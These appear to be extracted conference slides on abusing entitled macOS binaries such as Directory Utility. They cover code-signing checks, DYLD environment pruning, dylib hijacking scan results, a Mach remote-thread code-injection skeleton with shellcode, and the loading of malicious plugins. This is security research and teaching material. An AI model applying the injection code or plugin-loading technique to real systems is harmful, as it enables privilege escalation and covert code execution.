


```
# python findEntitled.py
/System/Library/CoreServices/Finder.app/Contents/MacOS/Finder
/System/Library/CoreServices/Setup Assistant.app/Contents/MacOS/Setup Assistant
/System/Library/CoreServices/Applications/Directory Utility.app/Contents/MacOS/Directory Utility
... 
```

entitled binaries

# INFECTION

can an entitled binary be infected/patched?



Process:

Directory Utility [1337]

Path:

Directory Utility.app/Contents/MacOS/Directory Utility

Exception Type: EXC\_CRASH (Code Signature Invalid)

Exception Codes: 0x0000000000000000, 0x0000000000000000

load-time binary verification

# LOAD-TIME INJECTION

can DYLD\_INSERT\_LIBRARIES be (ab)used?

```
$ DYLD_INSERT_LIBRARIES=rootPipe.dylib Directory Utility.app/Contents/MacOS/Directory Utility
```

```
//for restricted binaries, delete all DYLD_* and LD_LIBRARY_PATH environment variables
static void pruneEnvironmentVariables(const char* envp[], const char*** appleP)
{
```

```
    int removedCount = 0;
    const char** d = envp;
    for(const char** s = envp; *s != NULL; s++) {
        if(strncmp(*s, "DYLD_", 5) != 0)
            *d++ = *s;
        else
            ++removedCount;
    }
}
```




**nope:** loader ignores DYLD\_ env. vars for entitled binaries

```
if (removedCount != 0){
    dyld::log("dyld: DYLD_ environment variables being ignored because ");
    switch (sRestrictedReason) {
        case restrictedByEntitlements:
            dyld::log("main executable (%s) is code signed with entitlements\n", sExecPath);
```

# DYLIB HIJACKING

## can dylib hijacking be (ab)used?



Vulnerable Applications total: 110

- /Applications/iPhoto.app/Contents/Library/LoginItems/PhotoStreamAgent.app/Contents/MacOS/PhotoStreamAgent rpath vulnerability: /Applications/iPhoto.app/Contents/Library/LoginItems/PhotoFoundation.framework/Versions/A/PhotoFoundation 
- /Applications/iPhoto.app/Contents/Library/LoginItems/PhotoS.../com.apple.photosstream-agent.ImageConversionService rpath vulnerability: /Applications/iPhoto.app/Contents/Library/LoginItems/PhotoFoundation.framework/Versions/A/PhotoFoundation 
- /Applications/Xcode.app/Contents/MacOS/Xcode rpath vulnerability: /Applications/Xcode.app/Contents/Frameworks/DVTFoundation.framework/Versions/A/DVTFoundation 

scan complete!

'hijackable' apps



white paper  
[www.virusbtn.com/dylib](http://www.virusbtn.com/dylib)

# RUN-TIME INJECTION

can code be injected into a entitled process?



**nope: task\_for\_pid()**  
requires r00t

```
//shellcode (here: x86_64)
char shellCode[] =
    "\x55"
    "\x48\x89\xe5"
    ...
    // pushq %rbp
    // movq %rsp, %rbp

//1: get task for pid
task_for_pid(mach_task_self(), pid, &remoteTask);

//2: alloc remote stack/code
mach_vm_allocate(remoteTask, &remoteStack64, STACK_SIZE, VM_FLAGS_ANYWHERE);
mach_vm_allocate(remoteTask, &remoteCode64, sizeof(shellCode), VM_FLAGS_ANYWHERE );

//3: copy code into remote proc
mach_vm_write(remoteTask, remoteCode64, (vm_address_t)shellCode, sizeof(shellCode));

//4: make remote code executable
vm_protect(remoteTask, remoteCode64, sizeof(shellCode), FALSE, VM_PROT_READ | VM_PROT_EXECUTE);

//5: init & start remote thread
remoteThreadState64.__rip = (u_int64_t) (vm_address_t) remoteCode64;
remoteThreadState64.__rsp = (u_int64_t) remoteStack64;
remoteThreadState64.__rbp = (u_int64_t) remoteStack64;

thread_create_running(remoteTask, x86_THREAD_STATE64, (thread_state_t)&remoteThreadState64,
x86_THREAD_STATE64_COUNT, &remoteThread);
```



# EVIL PLUGINS

## can (app-specific) plugins be (ab)used?




maybe!? Directory Utility appears to support plugins

```
# codesign -d --entitlements - /System/Library/CoreServices/Applications/Directory\ Utility.app/Contents/MacOS/Directory\ Utility
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>com.apple.private.admin.writeconfig</key>
    <true/>
</dict>
</plist>
```



Directory Utility




Plugins



# EVIL PLUGINS

can app-specific plugin loading be abused?

```
void -[PluginController loadPlugins]
{
    rax = [NSBundle mainBundle];
    rax = [rax builtInPlugInsPath];
    [self loadPluginsInDirectory:rax];
    return;
}
```



install evil plugin?



```
# fs_usage -w -f filesystem
```

```
open  (R____) /System/Library/CoreServices/Applications/Directory Utility.app/Contents/PlugIns/  
NIS.daplug/Contents/MacOS/NIS
```

```
open  (R____) /System/Library/CoreServices/Applications/Directory Utility.app/Contents/PlugIns/  
LDAPv3.daplug/Contents/MacOS/LDAPv3
```




```
open  (R____) /System/Library/CoreServices/Applications/Directory Utility.app/Contents/PlugIns/  
Active Directory.daplug/Contents/MacOS/Active Directory
```

...

Directory Utility loads plugins

